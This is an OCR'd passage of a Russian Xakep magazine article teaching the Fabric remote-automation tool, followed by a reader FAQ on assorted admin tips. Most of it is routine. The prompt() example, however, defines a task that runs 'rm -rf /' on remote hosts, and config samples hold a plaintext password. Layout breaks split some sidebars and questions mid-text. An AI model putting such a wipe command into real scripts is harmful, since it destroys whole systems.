Просмотрев вывод справки, мы увидим, что в вызове fab при помощи параметра -f можно указать имя командного файла, например «-f update.py». Это стандартно и сюрпризов не приносит. Но опять же — удобно, если проект простой. В более сложных ситуациях проекты разрастаются до нескольких файлов и найти правильный сложнее, поэтому предложен вариант проще. По умолчанию Fabric в текущем каталоге или уровнем выше ищет файл fabfile.py, именно это имя лучше использовать для проекта. В этом случае достаточно перейти в каталог и просто дать команду fab с указанием выполняемой задачи. Задача — это, по сути, функция Python, которую необходимо вызвать по имени. Задача является базовой единицей, с которой работает Fabric. Файл может описывать одну или более задач, одни задачи можно вызвать из других. Таким образом, при помощи Fabric можно создавать и поддерживать проекты. Вызов при наличии дефолтного файла происходит примерно так. Предположим, у нас в файле прописаны две функции host_update и host_upgrade:

```
$ fab host_update host_upgrade
```

Здесь кроется главное отличие от скриптов: нельзя просто вызвать все задачи, прописанные в файле, указав что-то вроде «fab *». Имя задачи указывается обязательно. Так администратор подстраховывается от возможных ошибок. Хотя никто не мешает создать задачу, которая будет запускать все остальные задачи, и затем в строке запуска указать только ее. Вся информация из fabfile, в том числе пути, просто импортируется на время исполнения, по окончании все данные очищаются. Те, кто уже программировал на Python, найдут при создании и использовании fabfile много знакомого.

Естественно, список всех задач, которые включает файл, в голове удержать будет проблематично, но в этом и нет необходимости. Команда fab содержит специальный параметр --list, выдающий нужный список.

```
$ fab --list
```

В результате получим все задачи, описанные в файле fabfile.py, находящемся в текущем каталоге.

Поэтому при работе с Fabric удобнее разделять скрипты не по файлам, а по каталогам, давая им понятное название. Внутри файл fabfile.py. Затем просто переходим в нужный каталог и даем команду для запуска.

Для определенных задач в fabfile.py потребуются специфические функции, описанные в fabric.api. Их немного, импорт стандартен для Python.

```
from fabric.api import settings, run, env
```

Полный список доступен в документации или в файле /usr/share/pyshared/fabric/api.py. Чтобы их не запоминать, чаще всего импортируют сразу все.

```
from fabric.api import *
```

Каких-либо проблем такой подход не вызывает.

ВСТРОЕННЫЕ ПЕРЕМЕННЫЕ FABRIC

В Fabric предусмотрен ряд договоренностей, которые призваны упростить работу. Среди них более 50 встроенных переменных, полный список которых доступен в документации (goo.gl/cYFKeO). Некоторые параметры уже заданы, значения других по умолчанию пусты, их при необходимости указывает сам пользователь. Установить или переопределить переменные можно непосредственно в командной строке, в fabfile или в специальном пользовательском файле ~/.fabricrc.

Приоритет при совпадении названия переменной может быть разный и нередко зависит от самой переменной. Например, пароль, заданный в командной строке, переопределяет то, что записано в fabricrc (он считывается первым) и в fabfile (перекрывает fabricrc). Такое поведение обычно для большинства переменных. А вот список узлов определяется с точностью наоборот (подробнее рассмотрим далее). В самом файле переменные могут быть видимыми глобально или привязаны к определенному контексту/блоку. Например, переменные user и password позволяют задать учетную запись для подключения к узлу:

```
$ nano ~/.fabricrc
user     = 'admin'
password = 'P@ssw0rd'
```

В fabfile для установки встроенных переменных применяются два метода. Если нужно задать параметр глобально,

```
user@PC01:~$ fab -H localhost,example.org --  uptime
[localhost] Executing task '<remainder>'
[localhost] run: uptime
[localhost] Login password for 'user':
[localhost] out:  13:40:49 up  1:20,  3 users,  load average: 0,17, 0,18, 0,23

[example.org] Executing task '<remainder>'
[example.org] run: uptime
[example.org] Login password for 'user':
[example.org] out:  13:40:49 up 11:40,  2 users,  load average: 0,13, 0,18, 0,23
```

↙ Результат выполнения команды на нескольких серверах

```
user@PC01:~$ fab -help
Usage: fab [options] <command>[:arg1,arg2=val2,host=foo,hosts='h1;h2',...] ...

Options:
  -h, --help            show this help message and exit
  -d NAME, --display=NAME
                        print detailed info about command NAME
  -F FORMAT, --list-format=FORMAT
                        formats --list, choices: short, normal, nested
  -l, --list            print list of possible commands and exit
  --set=KEY=VALUE,...   comma separated KEY=VALUE pairs to set Fab env vars
  --shortlist           alias for -F short --list
  -V, --version         show program's version number and exit
  -a, --no_agent        don't use the running SSH agent
  -A, --forward-agent   forward local agent to remote end
  --abort-on-prompts    abort instead of prompting (for password, host, etc)
  -c PATH, --config=PATH
                        specify location of config file to use
  -D, --disable-known-hosts
                        do not load user known_hosts file
  -f PATH, --fabfile=PATH
                        python module file to import, e.g. '../other.py'
  --hide=LEVELS         comma-separated list of output levels to hide
  -H HOSTS, --hosts=HOSTS
                        comma-separated list of hosts to operate on
  -i PATH               path to SSH private key file. May be repeated.
  -k, --no-keys         don't load private key files from ~/.ssh/
  --keepalive=N         enables a keepalive every N seconds
  --linewise            print line-by-line instead of byte-by-byte
  -n M, --connection-attempts=M
                        make M attempts to connect before giving up
  --no-pty              do not use pseudo-terminal in run/sudo
  -p PASSWORD, --password=PASSWORD
                        password for use with authentication and/or sudo
  -P, --parallel        default to parallel execution method
  --port=PORT           SSH connection port
  -r, --reject-unknown-hosts
                        reject unknown hosts
```

↓ Параметры командной строки утилиты fab

то используется переменная env.[параметр]. Например, пользователь, пароль для подключения, разрешим параллельное выполнение заданий, установим рабочий каталог и уровень вывода ошибок:

```
$ nano fabfile.py
env.user      = 'user'
env.password  = 'P@ssw0rd'
env.parallel  = 'True'
env.cwd       ='/var/www'
env.warn_only ='True'
```

В том случае, когда переменная переопределяется временно, на период текущей задачи используется инструкция settings:

```
def task(...): with settings(warn_only=True): ↵
какой-то код
```

Или так:

```
@with_settings(warn_only=True)
```

С изучения встроенных переменных и нужно начать знакомство с Fabric, их много, а с каждой новой версией добавляются новые.

ПОЛЬЗОВАТЕЛЬСКИЕ ПЕРЕМЕННЫЕ FABRIC

Конечно, сам пользователь может создавать свои переменные, указывая их в файле или в командной строке. Классический пример: создадим функцию, которая выводит «Hello world».

```
def hello(name="world"): print("Hello %s!" % name)
```

Имя функции hello и есть задача Fabric. Запустим с указанием задачи:

```
$ fab hello
Hello world!
```

Но можно и переопределить переменную, указав свое значение:

```
$ fab hello:name=][akep
Hello ][akep!
```

В Fabric передаваемые аргументы доступны всем задачам (per-task arguments). Если аргументов несколько, их разделяют запятыми. В этом случае используется позиционирование, то есть они распределяются по параметрам по порядку. Хотя лучше сразу их именовать в строке вызова (name=][akep), для привязки аргумента конкретной задаче используется двоеточие (hello:name=][akep). Причем есть особенность — задачу можно вызвать несколько раз. То есть не нужно ее запускать несколько раз с разными аргументами, можно сразу указать их.

```
$ fab hello hello:][akep
Hello world!
Hello ][akep!
```

Все эти особенности следует знать и учитывать при составлении и использовании fabfile.

ХОСТЫ, ХОСТЫ

Задачи, для которых не указаны узлы, всегда выполняются на локальной системе и запускаются один раз. Так как Fabric применяется для параллельного выполнения задач на нескольких удаленных системах, реализовано несколько способов их указать при запуске скрипта. Список узлов задается как глобально (то есть для всех выполняемых задач), так и для конкретной задачи. Один из вариантов глобальной установки мы уже рассматривали в примерах выше, это аргумент «-H host» команды fab.

Список узлов для всех задач в fabfile традиционно задается при помощи глобальной переменной env.hosts:

```
user@PC01:~/Fabric$ fab -l
Available commands:

    buildout   Rerun buildout.
    extra      Should normally just contain 'pass'. Useful for testing individual
    pull       Do a git pull.
    qa         Settings for the qa server.
    restart    Restart the Zope server via Supervisor
    start      Start up the instance and zeo.
    status     Find out the running status of the server and deploy.
    stop       Shutdown the instance and zeo.
    update     Update code on the server and restart zope.
user@PC01:~/Fabric$
```

→ Список команд в fabfile

```
user@PC01:~$ cat /usr/share/pyshared/fabric/api.py
"""
Non-init module for doing convenient * imports from.

Necessary because if we did this in __init__, one would be unable to import
anything else inside the package -- like, say, the version number used in
setup.py -- without triggering loads of most of the code. Which doesn't work so
well when you're using setup.py to install e.g. ssh!
"""
from fabric.context_managers import cd, hide, settings, show, path, prefix, lcd
from fabric.decorators import (hosts, roles, runs_once, with_settings, task,
        serial, parallel)
from fabric.operations import (require, prompt, put, get, run, sudo, local,
    reboot, open_shell)
from fabric.state import env, output
from fabric.utils import abort, warn, puts, fastprint
from fabric.tasks import execute
user@PC01:~$
```

↘ Файл api.py

```
$ nano fabfile.py
env.hosts = ['host1', 'host2', '192.168.10.10']
def task_hostname():
    run('hostname')
def status():
    run('uptime')
    run('cat /proc/loadavg')
    run('free')
    run('df -h')
```

Теперь, если запустить «fab task_hostname status», то команды, прописанные в одноименных задачах, будут выполнены на трех узлах. Как видим, системные команды запускаются при помощи директивы run (об этом далее).

В случае хостов параметры командной строки считываются перед fabfile, а поэтому глобальные параметры, прописанные в файле, будут их переопределять. Чтобы работали оба варианта, вместо env.hosts следует использовать env.hosts.extend, тогда задачи будут выполнены на узлах, указанных и в командной строке, и в файле. Но, предположим, нас на момент запуска не интересует узел host1, тогда проще его исключить при помощи параметра --exclude-hosts/-x.

```
$ fab task_uptime status -x host1
```

Задачи будут запущены только на оставшихся двух узлах. Чтобы указать список узлов, видимых в пределах определенной задачи, используется питоновский декоратор @hosts:

```
@hosts('host1','user2@host2')
```

Или так:

```
test_hosts = ('host1', 'host2')
@hosts(test_hosts)
```

Запись аналогична и такому вызову:


```
def test(): env.hosts = ['host1', 'host2']
```

В этом случае узлы, указанные в env.hosts, будут видны только в пределах задачи test. Такой подход применяется, если системы имеют разное назначение или ОС. А значит, и задачи или отдельные команды должны различаться. Но есть более удобный и наглядный вариант — роли, устанавливаемые при помощи env.roledefs и позволяющие сгруппировать системы.

```
env.roledefs = {
    'web' : ['www.site1.com', 'www.site2.com'],
    'mail': ['smtp.site.com', 'pop3.site.com']
}
```

INFO

Сайт Fabric:
fabfile.org
Переменные Fabric:
goo.gl/cYFKeO
Список операций Fabric:
goo.gl/eJyYtk




```
user@PC01:~/apache-install$ fab -l
Available commands:

    deploy_site
    install_package
user@PC01:~/apache-install$ fab install_package
[localhost] Executing task 'install_package'
[localhost] sudo: apt-get update && apt-get dist-upgrade
[localhost] Login password for 'user':
[localhost] out: sudo password:
[localhost] out: Игн http://ua.archive.ubuntu.com saucy InRelease
[localhost] out: Игн http://extras.ubuntu.com saucy InRelease
[localhost] out: Игн http://security.ubuntu.com saucy-security InRelease
[localhost] out: Получено:1 http://security.ubuntu.com saucy-security Release.gpg [933 B]
[localhost] out: Получено:2 http://extras.ubuntu.com saucy Release.gpg [72 B]
[localhost] out: Получено:3 http://security.ubuntu.com saucy-security Release [49,6 kB]
[localhost] out:
[localhost] out: В кэше http://extras.ubuntu.com saucy Release
[localhost] out:
[localhost] out: Игн http://ua.archive.ubuntu.com saucy-updates InRelease
[localhost] out: Игн http://ua.archive.ubuntu.com saucy-backports InRelease
[localhost] out: В кэше http://ua.archive.ubuntu.com saucy Release.gpg
[localhost] out: Получено:4 http://ua.archive.ubuntu.com saucy-updates Release.gpg [933 B]
[localhost] out:
[localhost] out: В кэше http://ua.archive.ubuntu.com saucy-backports Release.gpg
[localhost] out:
[localhost] out: 100% [Ожидание заголовков] [Ожидание заго
```


Переменные Fabric

↗ **Развертываем веб-сервер средствами Fabric**

Когда роли определены, обратиться к ним можно, используя питоновские декораторы.

```
@roles('web')
    def task1():
        ...

@roles('mail')
    def task2():
        ...
```

Специальный декоратор `@parallel` позволяет запустить определенное задание одновременно на нескольких системах.

```
env.hosts = ['host1', 'host2']

@parallel
def apache_reload():
    sudo('service apache2 reload)
```

Теперь команда

```
$ fab apache_reload
```

позволит быстро перезапустить веб-сервер сразу на двух узлах, не дожидаясь, пока задание выполнится на первом, а затем на втором. Вывод информации при этом с побайтового (оптимального при интерактивном взаимодействии) автоматически переключится в построчный, но обычно никаких проблем это не вызывает. При большом количестве систем, вероятно, также стоит ограничить количество потоков, иначе перегрузки не избежать. Для этого используется ключ командной строки -z или параметр pool_size:

```
@parallel(pool_size=5)
```

Декоратор `@serial`, наоборот, указывает всегда выполнять блок последовательно, игнорируя параметры командной строки и значение env.parallel.

ОПЕРАЦИИ, ДОСТУПНЫЕ В FABRIC

Теперь самое время разобрать операции (fabric.operations), которые Fabric позволяет выполнить. Полный список приведен в документации API проекта (goo.gl/eJyYtk). Остановлюсь лишь на наиболее часто используемых:

- get — получение файла с удаленной системы;
- put — загрузка файла на удаленный узел;
- run — команда, которую следует выполнить на удаленной системе с правами текущей учетной записи;
- sudo — команда, которую нужно выполнить на удаленной системе с правами root;
- local — выполнение команды на локальной системе;
- open_shell — вызов командного интерпретатора на удаленной системе для интерактивного ввода команд, выход по Exit или <Ctrl + D>;
- warn и puts — вывод сообщений;
- prompt — запрос данных от пользователя, полученное значение может быть присвоено переменной локальной или глобальной (env.<key>). Параметр default устанавливает значение по умолчанию, а validate позволяет проверить введенное значение при помощи регулярных выражений.

```
def all_del():
    response = prompt('You are sure?')
    if response == "Yes":
        run('rm -rf /')
```

Остальные также проще объяснить на примере. Нам нужно развернуть зеркало Apache2 на двух узлах, скопировав на него файлы с текущего. Для установки веб-сервера используем пакетный менеджер и перенесем все файлы из локального каталога /var/www на удаленные системы.

```
$ nano fabfile.py
from fabric.api import *

env.hosts = ['host1', 'host2']
# Обновляем систему, ставим Apache
# и инструменты для работы с Git
def install_package():
    @parallel
    sudo('apt-get update && apt-get -y ↵
          dist-upgrade')
    sudo('apt-get -y install apache2 git-core')
# Создаем каталоги, устанавливаем владельца
# и копируем файлы с Git
def deploy_site():
    run("cd /var/www/; git clone http://example.↵
         org/~user/repository/project.git")
    sudo("chown -R www-data:www-data /var/www/*")
```

Теперь запускаем:

```
$ fab install_package deploy_site
```

ЗАКЛЮЧЕНИЕ


Как видим, Fabric — это одновременно простой и функциональный способ автоматизации, позволяющий выполнить любые задачи на нескольких системах, прилагая минимум усилий. В условиях постоянного роста количества подчиненных серверов этот инструмент является оптимальным для одиночных команд или несложных операций. А имея навыки программирования на Python, можно создавать более сложные скрипты на любой случай. ☐



ПОХОЖИЕ ПРОЕКТЫ

Проект Puppet:
puppetlabs.com
Проект CFEngine:
cfengine.com
Проект Chef:
opscode.com





Алексей Zemond Панкратов
3em0nd@gmail.com

FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Для работы использую Jabber. У меня одна учетка для работы и для личных контактов. Часто забываю выключить клиент дома, и все сообщения уходят на домашний компьютер. Можно ли настроить Jabber так, чтобы сообщения отправлялись сразу на два клиента?

A Конечно, можно! У каждого аккаунта есть так называемые имя ресурса и приоритет. Первое может принимать практически любое значение и обозначает, как ни странно, имя ресурса. Второй параметр в данном случае для нас более интересен. В нем выставляется число от –128 до 127. Именно это число и определяет, куда будут идти входящие сообщения: на тот ресурс, у которого приоритет выше. Можно пользоваться дефолтными настройками приоритета. Это статусы: отошел, недоступен, онлайн. Но увы, порой они слишком завышены или занижены и сообщения упорно не хотят приходить на нужный клиент. Для того чтобы это исправить, нужно выставить одинаковый приоритет на ресурсах. Благодаря этому действию все сообщения будут приходить сразу на несколько клиентов.

Q Пишу скрипт для бэкапа и последующего удаления старых данных. Реализация через PowerShell. Если с бэкапом никаких проблем не возникает, то вот удаление файлов старше трех дней поставило в ступор. Не поможешь?

A Легко! Для этого нам нужно воспользоваться lastwritetime. Суть простая. Выводим листинг файлов в заданной директории и если находим файлы старше трех дней, то их удаляем. Закончили с алгоритмом, переходим к самому скрипту:

```
$timex = get-date
$timex = $timex.AddDays(-3)
dir C:\test | where {$_.lastwritetime ↵
-le $timex} | del
```

В принципе, тут и так все понятно. Но тем не менее дам небольшие разъяснения. В переменную загоняем текущую дату. Потом от нее отнимаем нужное количество дней, в нашем случае это три. Остается дело за малым. Выводим содержимое директории, в которой у нас хранятся бэкапы. Сравниваем дату с нашим значением. В данном случае я использовал оператор сравнения:

```
-le — меньше или равно
```

Все те файлы, что будут равны истине этого условия, перенаправляются на растерзание команде del. И удаляются из нашей папки.

Q Решил повысить секьюрность своих личных данных и перенести профили программ в криптоконтейнер Truecrypt. Переносить будем самые используемые программы: Chrome, Firefox и Thunderbird. Как это реализовать?

A Правильное решение. Для этого нужно создать папку с аналогичным названием на нашем криптоконтейнере. У меня диск подключен на первый том. В качестве примера я возьму почтовый клиент Thunderbird.

```
mkdir /media/truecrypt1/.thunderbird
```

После этого создаем символьную ссылку.

```
ln -s /media/truecrypt1/.thunderbird/ ↵
      /home/user/.thunderbird
```

На этом все, теперь профиль почты будет храниться в контейнере. Если же хочется перенести уже рабочий профиль, не потеряв при этом настройки и почту, то нужно его перенести командой

```
mv /home/user/.thunderbird/ ↵
   /media/truecrypt1/
```

И так же создать символьную ссылку. По аналогии нужно перенести остальные профили. Также можно написать небольшой скрипт, который выполнит все эти действия самостоятельно.

Q Странная бага. Винда после трех перезагрузок перестает загружаться. После биоса просто черный экран. И никакой реакции на действия с клавиатуры. В безопасном режиме жизнь замирает на ClassPNP.sys. Откат к последней рабочей конфигурации также ничего не дает. Как быть и что делать?

A Сказать с полной уверенностью, в чем тут проблема, сложно. Слишком много факторов. Но общий механизм могу подсказать. Первоначально рекомендую отключить всю периферию. Проверить поочередно все плашки памяти. Поменять кабель SATA. Посмотреть, какой режим SATA стоит. Иногда помогает смена режима с AHCI на IDE. Также стоит посмотреть:

```
Advanced -> IDE Configuration -> SATA ↵
Operation Mode — Enhanced изменить
на Compatible
```

Если устанавливался какой-либо гипервизор, то есть вероятность, что криво встали дрова на сетевую плату. Поэтому советую в биосе отключить сетевой адаптер и попробовать загрузиться.

Q Что можешь посоветовать для автоматизации Android, кроме tasker? Что-то полайтовей. Без лишних наворотов и бес-

КАК СИНХРОНИЗИРОВАТЬ НАСТРОЙКИ ПРИЛОЖЕНИЙ С ПОМОЩЬЮ DROPBOX?

Есть несколько компьютеров в разных местах. Это два десктопа: один дома, другой на работе. Ноут для командировок и блужданий по городу. Несколько мобильных девайсов. Надоело постоянно настраивать одни и те же программы. Если с файлами все проще и их можно быстро перебрасывать с одного устройства на другое, то вот с настройками приложений беда. Использую разные ОС и платформы. Что в моем случае можно сделать?

1 Для Windows. Суть идеи: переместить папку Profiles, которую можно найти по пути `C:\Users\username\Appdata\Local\NameProgram\Profiles`, в папку Dropbox. Вместо нее в Windows делаем жесткую ссылку на каталог командой

```
C:\>mklink /j "c:\Documents and ↵
Settings\username\Application Data\↵
NameProgram\Profiles" "C:\Documents ↵
and Settings\username\Мои документы\↵
My Dropbox\NameProgram\Profiles"
```

2 Для Linux и Mac. Идея та же, то есть переносим профили в дропбокс и делаем символьные ссылки. Но телодвижений много меньше, чем на Windows.

```
mv ~/.NameProgram/profile.defaul ↵
   ~/Dropbox/NameProgram/profile
ln -s ~/NameProgram/profile ↵
      ~/.NameProgram/profile.defaul
```

Если профилей несколько, то можно перенести целую папку .NameProgram.

платное. Использоваться будет, скорее всего, для отключения звука по расписанию да еще пары-тройки простеньких задач.

A Мой выбор — это AutomateIt (bit.ly/1h12f1r). Есть русская версия. Простой интерфейс. После установки уже содержит несколько правил. Есть различные триггеры практически на все случаи жизни. По поводу возможностей приложения — вот небольшой список того, что смогли сделать с аппаратом пользователи 4PDA:

- включение/выключение GPS при запуске/выходе навигации: Яндекс.Карт, Google.maps, Навигатели от Google, Navitel и так далее;
- включение/выключение Wi-Fi при приходе/уходе в офис (домой);
- напоминалка поставить на зарядку (или в док-станцию) телефон в офисе (у меня очень интенсивное использование телефона на работе и заряда на день никак не хватает. Поэтому триггер стоит на уровень меньше 90%, чтобы всегда был полностью заряжен);
- включение/выключение автосинхронизации при подключении/отключении домашней Wi-Fi;
- «режим полета» в ночные часы;
- включение автоповорота в галерее;
- включение автоповорота в браузерах (выключение при выходе);
- когда идет разговор и телефон положен на спину (лицом вверх), включается спикерфон;
- когда идет разговор и телефон стоит вертикально, выключается спикерфон;
- когда телефон лежит лицом вниз, выключаются звуки звонка и вибрация;
- когда телефон лежит лицом вверх, включаются все звуки.

Думаю, этих возможностей с лихвой хватит для неискушенного пользователя: можно упростить и автоматизировать рутину и бесконечно повторяющиеся действия. Что и нужно от данного приложения.

Q **В наличии около ста машин с разными операционными системами. Следить за всем просто нереально. Нужно какое-то средство для просмотра и централизованного места хранения логов. Чтобы, как и положено админу, всегда быть в курсе всего, что происходит в сети.**

A Для данных задач лучше всего подойдет одно из двух решений: syslog-ng (balabit.com/network-security/syslog-ng) или rsyslog (rsyslog.com). Их сравнение можно найти здесь: rsyslog.com/doc/rsyslog_ng_comparison.html. Впрочем, особо полагаться на него не стоит, ведь оно написано rsyslog :). У первого есть различные грабли с фильтрами и долгие пляски с отправкой писем. Второй же имеет своеобразный синтаксис, но зато содержит в себе огромное количество различных решений из коробки. К примеру, такие как TCP-транспорт, фильтрация и сортировка сообщений, хранение сообщения в СУБД, шифрование и прочее.

В качестве дополнительного плюса ко всему этому следует указать на доступный по GPL функциональный веб-интерфейс phpLogCon. Он используется для визуализации, сортировки и анализа всех данных в режиме онлайн. Веб-интерфейс phpLogCon визуализирует данные не только из базы данных, в которую может писать rsyslog или syslog-ng, но также и данные из лог-файлов.

Посмотреть это чудо можно на демосайте разработчика (demo.phplogcon.org).

Полезный хинт

WSUS и Linux

Q **Существует ли аналог WSUS под Linux?**


A Наиболее приемлемым решением на Linux является apt-dater (www.ibh.de/apt-dater). Он позволяет производить обновление пакетов на большом количестве удаленных узлов через псевдографический интерфейс. Apt-dater использует протокол SSH и поддерживает хосты на Debian, а также rug (openSUSE) и yum (CentOS) системы. Вся установка пакета сводится к одной команде

```
sudo apt-get install apt-dater
```


и модификации файла /etc/sudoers:

```
the-user ALL=NOPASSWD: /usr/bin/↵
apt-get, /usr/bin/aptitude
```


Необходимый минимум по пакетам: SSH-сервер, sudo и Aptitude. Использование пользователя root не рекомендуется. Apt-dater идентифицирует физические и виртуальные машины, показывает установленные, битые и нуждающиеся в обновлении пакеты, показывает версию ядра и его актуальность. Также выводится информация о дистрибутиве, его кодовое название и версия. О том, что еще умеет apt-dater, можно посмотреть на официальном сайте в видео. Там наглядно продемонстрирована работа с данным пакетом.



Основное окно Dropboxifier



AutomateIt: простенько, но информативно



Главное окно apt-dater

3 Для андроид-устройств. Для этого можно использовать приложение DataSync (bit.ly/1o6VawX). В двух словах про его использование. Нужно подключить твой дропбокс-аккаунт и разрешить приложению им пользоваться. Потом выбрать нужные тебе приложения и метод синхронизации. Если устройство первое, то выбрать Upload, для всех второстепенных устройств, соответственно, Download. Приложение может перенести даже прохождения игр.

4 Когда нельзя изменить путь до файла настроек приложения, можно воспользоваться приложением Dropboxifier (dropboxifier.codeplex.com). Суть, кстати, абсолютно идентична с методами выше. Только в данном случае программа обманывает приложение: когда оно ищет файлы в папке, указанной в его настройках, она предоставляет ему файлы, указанные пользователем в папке дропбокса. Кстати, программа является portable, что позволяет хранить ее в той же папке дропбокса.

5 Храня все настройки в дропбоксе, нужно быть готовым ко всему — начиная от того, что твои данные могут быть прочитаны сотрудниками самого дропбокса, а то и какой-то третьей стороной. Также от сбоев и «случайного» удаления еще никто не застрахован. Так что мой тебе совет: используй шифрование данных. Скажем, BoxCryptor (https://www.boxcryptor.com). В любом случае лишним это никогда не будет.

Q **Есть сетка 192.168.0.1/24. Как определить в ней количество Windows- и Linux-машин (используя при этом Nmap и Ubuntu)?**

A Для этого возьмем Nmap и полезнейшую команду grep.

```
sudo nmap -F -O 192.168.0.1-255 | grep ↵
"Running: " > /tmp/os; echo "$(cat ↵
/tmp/os | grep Linux | wc -l) Linux ↵
device(s)"; echo "$(cat /tmp/os | grep ↵
Windows | wc -l) Window(s) devices"
```

Запускаем сканер с ключами -F и -O. Первый отвечает за быстрое сканирование, а второй — за определение ОС удаленной машины. После чего грепаем нужные нам строки и заносим их во временный файл. Теперь остается только подсчитать количество Linux- и Windows-машин.

Q **Нужно поднять много однотипных виртуалок. Как это сделать менее затратно по времени?**

A Одно из самых интересных решений, пожалуй, Vagrant (www.vagrantup.com). На данный момент бродяга поддерживает следующие системы виртуализации прямо из коробки:

- VirtualBox — именно с нее все началось;
- VMware — для нее нужен платный плагин;
- AWS — можно делать виртуалки сразу в облаке Амазона.

Более подробно о Vagrant можно прочесть в мартовском номере][за 2013 год.

Q **Ноутбук стал ощутимо быстро разряжаться. Использую Win7. Как можно выяснить, в чем проблема?**

A На семерке есть программа powercfg.exe. С ее помощью можно изменить параметры электропитания. У нее есть весьма полезный ключ:

```
powercfg -energy
```

```
Администратор: Командная строка

C:\Windows\system32>powercfg -energy -output C:\powercfg\report.html
Включение трассировки на 60 сек...
Анализ поведения системы...
Анализ данных трассировки...
Анализ завершен.

Обнаружены проблемы с энергосбережением.

Ошибок: 6
Предупреждений: 21
Информационных: 36

Дополнительные сведения см. в C:\powercfg\report.html.

C:\Windows\system32>_
```

Вывод команды powercfg

После выполнения команды будет сформирован подробный отчет, с помощью которого можно узнать, какие программы или устройства расходуют батарею больше всего. У меня этот отчет падает в C:\Windows\system32\energy-report.html. Чтобы изменить путь, подредактируем команду:

```
powercfg -energy -output C:\powercfg\↵
        report.html
```

Дело остается за малым: разобрать отчет и добиться оптимальной настройки электропитания.

Q **На линуксе есть очень полезная фишка. В графическом интерфейсе, зайдя в любую директорию, можно открыть консоль, что очень удобно. Есть ли подобная фича на Windows 7?**

A Да, она есть! Хоть и мало кто о ней знает. Чтобы открыть командную строку из контекстного меню папки, можно зажать Shift и кликнуть правой кнопкой мыши по интересующей папке. Вуаля, появляется заветное open command here. Также существует хоткей: <Shift + F10>, что делает, по сути, то же самое.

Q **На винде есть удобный хоткей <Win + E>, который открывает проводник. И на WinXP все так и было. А вот на семерке вместо привычного проводника открывается библиотека. Это очень напрягает. Что можно с этим поделать?**

A Да, есть такое дело. Но сейчас мы это подправим. Для этого нам нужно сделать следующее. Нажать на проводник правой кнопкой мыши и открыть свойства. Там есть так называемый «Объект» (в английской версии Target). По умолчанию в нем прописано

```
%windir%\explorer.exe
```

Нам же нужно изменить эту строку на

```
%SystemRoot%\explorer.exe /root,::↵
{20D04FE0-3AEA-1069-A2D8-08002B30309D}
```

Теперь при открытии проводника будет открываться то, что нужно. Если иконка проводника на таскбаре упорно будет открывать библиотеку, то нужно ее удалить и снова добавить.

Q **Так получилось, что в системном трее скопилось огромное количество значков. Даже те проги, которые я уже давно удалил, продолжают там висеть. Как бы их оттуда выпилить?**

A Для очистки системного трея необходимо выполнить следующее действия:

1. Запустить редактор реестра. Хоткеем <Win + R> открываем Run и в нем вбиваем regedit.
2. Перейти в ветку

```
HKEY_CLASSES_ROOT\Local Settings\↵
Software\Microsoft\Windows\↵
CurrentVersion\TrayNotify
```

3. Удалить вот эти ключи:

```
PastIconsStream
IconStreams
```

4. Сделать ребут. Или же можно ограничиться убийством всеми любимого explorer.exe и последующим его запуском через таск-менеджер.
5. После этих действий произойдет сброс всех старых значков и установка значков по умолчанию.

ПОДОЗРИТЕЛЬНЫЕ ПРИЛОЖЕНИЯ В GOOGLE PLAY

Возможно ли быстро распознать зловред в приложении на Android?



С одной стороны — да. При этом нужно использовать простую внимательность и логику. Приложения не из маркета не ставить. Смотреть, сколько было закачек приложения и какие о нем отзывы. Даже если решиться и приступить к установке, андроид покажет, какие разрешения нужны для данного приложения. Скажем, какой-нибудь игрушке вряд ли может понадобиться просмотр данных о контактах или отправка SMS-сообщений, что уже наводит на подозрение. Плюс антивирусы никто не отменял.



С другой же стороны, многие полезные приложения также требуют доступ к всевозможным разрешениям. Взять тот же Twitter. Ему для установки необходимы разрешения на информацию о социальных контактах, сообщения и телефонные вызовы. Про местоположение я даже не упоминаю. Многие разрешения вообще отображаются, только если открыть их полный список, а в свернутом состоянии будут показывать лишь что-то совсем неброское. Плюс надо отметить, что уже не раз публиковались новости об очередной эпидемии в маркете. Что тоже особой радости не доставляет.



Где диск?

